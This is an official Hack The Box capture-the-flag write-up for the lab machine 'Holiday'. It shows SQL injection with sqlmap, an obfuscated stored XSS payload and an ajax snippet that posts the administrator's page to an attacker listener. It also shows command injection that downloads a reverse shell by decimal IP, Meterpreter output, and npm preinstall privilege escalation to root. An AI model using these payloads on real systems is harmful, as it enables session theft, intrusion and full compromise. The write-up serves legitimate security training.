



Hack The Box
PEN-TESTING LABS



Holiday

21st October 2017 / Document No D17.100.29

Prepared By: Alexander Reid (Arrexel)

Machine Author: g0blin

Difficulty: Insane

Classification: Official



SYNOPSIS

Holiday is definitely one of the more challenging machines on HackTheBox. It touches on many different subjects and demonstrates the severity of stored XSS, which is uncommon on CTF-style labs due to it requiring interaction from a privileged user. The machine is very unique and provides an excellent learning experience.

Skills Required

- Intermediate knowledge of Linux
- Basic knowledge of Nodejs and NPM


Skills Learned

- Bypassing user agent filtering
- Bypassing XSS filtering
- Obtaining data with stored XSS
- Exploiting NOPASSWD files
- Exploiting NPM CLI



Enumeration

Nmap



Nmap reveals only OpenSSH and a Node.js server.



Dirbuster

Attempting to fuzz the Node.js server yields no results at first. After a bit of tweaking (specifically, making sure the user agent contains the word **Linux** in it), a few directories are found.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.25:8000/

Scan Information Results - List View: Dirs: 0 Files: 6 Results - Tree View Errors: 5

Directory Structure	Response Code	Response Size
login	200	867
admin	200	1432
img	302	246
css	301	471
logout	301	471
js	302	246
	301	468

Current speed: 192 requests/sec (Select and right click for more options)
Average speed: (T) 156, (C) 173 requests/sec
Parse Queue Size: 0
Total Requests: 3285/415275
Current number of running threads: 100
Time To Finish: 00:39:41

Back Pause Stop Report

DirBuster Stopped /cp7



Exploitation

SQLMap

Running SQLMap against the `/login` page with the command `sqlmap -r sqlmap.req --level=5 --risk=3 --dump-all` (with `sqlmap.req` being a sample POST request intercepted by Burp Suite), credentials for a low privilege user are exposed. The hash can be easily looked up online. In this case, hashkiller.co.uk will find the hash.

```
root@kali: ~/Desktop/writeups/holiday
File Edit View Search Terminal Help
[04:56:09] [INFO] fetching number of entries for table 'users' in database 'SQLite_masterdb'
[04:56:09] [INFO] retrieved: 1
[04:56:10] [INFO] retrieved: 1
[04:56:10] [INFO] retrieved: 1
[04:56:11] [INFO] retrieved: fdc8cd4cff2c19e0d1022e78481ddf36
[04:56:22] [INFO] retrieved: RickA
[04:56:24] [INFO] analyzing table dump for possible password hashes
[04:56:24] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+-----+-----+
| id | active | username | password |
+-----+-----+-----+-----+
| 1 | 1 | RickA | fdc8cd4cff2c19e0d1022e78481ddf36 |
+-----+-----+-----+-----+
[04:56:35] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.sqlmap/output/10.10.10.25/dump/SQLite_masterdb/users.csv'
[04:56:35] [INFO] retrieved: CREATE TABLE sessi
```



XSS

Charcode encode/decode tool: <http://jdstiles.com/java/cct.html>

All new notes added to a booking are reviewed approximately every one minute by a user with admin privileges. There are several filter in place to prevent XSS and successful exploitation can be tricky for some. The most reliable method seems to be using a malformed `` tag combined with `eval(String.fromCharCode(...))`

Example: `<script>eval(String.fromCharCode(CHARCODE_HERE));</script>>`



Add note

```
<script>eval(String.fromCharCode(100, 111, 99, 117, 109, 101, 110, 116, 46, 119, 114, 105, 116, 101, 40, 39, 60, 115, 99, 114, 105, 112, 116, 32, 115, 114, 99, 61, 34, 104, 116, 116, 112, 58, 47, 47, 49, 48, 46, 49, 48, 46, 49, 52, 46, 50, 51, 48, 47, 104, 111, 108, 105, 100, 97, 121, 46, 106, 115, 34, 62, 60, 47, 115, 99, 114, 105, 112, 116, 62, 39, 41, 59));</script>>
```

Add

All notes must be approved by an administrator - this process can take up to 1 minute.

The above example loads a local js file which gets executed when the administrator views the note. The script below will force the administrator to send a POST request to a local Netcat listener, which exposes the administrator's cookie data in the contents.

```
var url = "http://localhost:8000/vac/8dd841ff-3f44-4f2b-9324-9a833e2c6b65";
$.ajax({ method: "GET", url: url, success: function(data)
{ $.post("http://10.10.14.6:8000/", data);}});
```

```
<form action="/admin/approve" method="POST">
  <input type="hidden" name="cookie" value="
connect.sid=s%3Aecf753f0-b709-11e7-9b68-d339aedaacc8.ghqtiHsjG0t2ToTVpc8I5T
1YYTMu6gvygCZdPJk1Mgg">
  <input type="hidden" name="id" value="4">
  <button class="button" type="submit">Appro
```




Command Injection

Once access to the administrator account is obtained, it is possible to view the **/admin** page. On the page there is a link to export a specified table. It is possible to escape the table name and inject system commands, however there are fairly tight restrictions on characters that can be used for the table name. Starting the table name with **%2f%26** allows for nearly unrestricted command injection.

Request

Raw Params Headers Hex

```
GET /admin/export?table=%2f%26whoami%20%26%26%20pwd HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
connect.sid=s%3Aecf753f0-b709-11e7-9b68-d339aadaacc8.ghqtiH5jG0t2ToTVPc8IST1YYTMu6gygCZdPJk1Mgg
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Powered-By: Express
Cache-Control: private, no-cache, no-store, must-revalidate
Expires: -1
Pragma: no-cache
Content-Type: application/octet-stream; charset=utf-8
Content-Disposition: attachment; filename="&whoami && pwd-1508664340853"
Content-Length: 28
ETag: W/"1c-BNkLTcEyHff6mp6yHCYEBP0etuE"
Date: Sun, 22 Oct 2017 09:25:40 GMT
Connection: close

algernon
/home/algernon/app
```

Converter: <https://www.browserling.com/tools/ip-to-dec>

Periods are not permitted, so in order to download a shell, the IP address must be provided in decimal format. For example: **table=%2f%26wget%20168431110/writeup** where **writeup** is a reverse shell binary.

Note that Apache does not handle requests properly by default for integer-based IPs, and it is much easier to use a Python SimpleHTTPServer on port 80 to serve the binary.

```
[*] Started reverse TCP handler on 10.10.14.6:9999
msf exploit(handler) > [*] Sending stage (826872 bytes) to 10.10.10.25
[*] Meterpreter session 1 opened (10.10.14.6:9999 -> 10.10.10.25:52898) at 2017-10-22 05:39:21 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/home/algernon/app
meterpreter > getuid
Server username: uid=1001, gid=1001, euid=1001, egid=1001
meterpreter >
```



Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum gathers a large amount of information about the system. Most notably, NOPASSWD is set for the command **sudo /usr/bin/npm i ***

By adding a **preinstall** option to the **package.json** file, it is possible to specify a command that will be executed during the package installation process. This can be easily exploited to obtain the flag or a root shell. After creating a **package.json** file with **npm init** and adding the command to the script section, simply run the command **sudo /usr/bin/npm i /home/algernon/writeup --unsafe**

```
root@kali: ~  
File Edit View Search Terminal Help  
algernon@holiday:~/writeup$ ls  
ls  
node_modules package.json  
algernon@holiday:~/writeup$ cat package.json  
cat package.json  
{  
  "name": "writeup",  
  "version": "1.0.0",  
  "description": "testdesc",  
  "main": "index.js",  
  "scripts": {  
    "preinstall": "cat /root/root.txt > /home/algernon/writeup.flag.txt"  
  },  
  "author": "testauth",  
  "license": "ISC",  
  "private": true  
}  
algernon@holiday:~/writeup$ sudo /usr/bin/npm i /home/algernon/writeup --unsafe  
< sudo /usr/bin/npm i /home/algernon/writeup --unsafe  
  
> writeup@1.0.0 preinstall /home/algernon/writeup  
> cat /root/root.txt > /home/algernon/writeup.flag.txt  
algernon@holiday:~/writeup$
```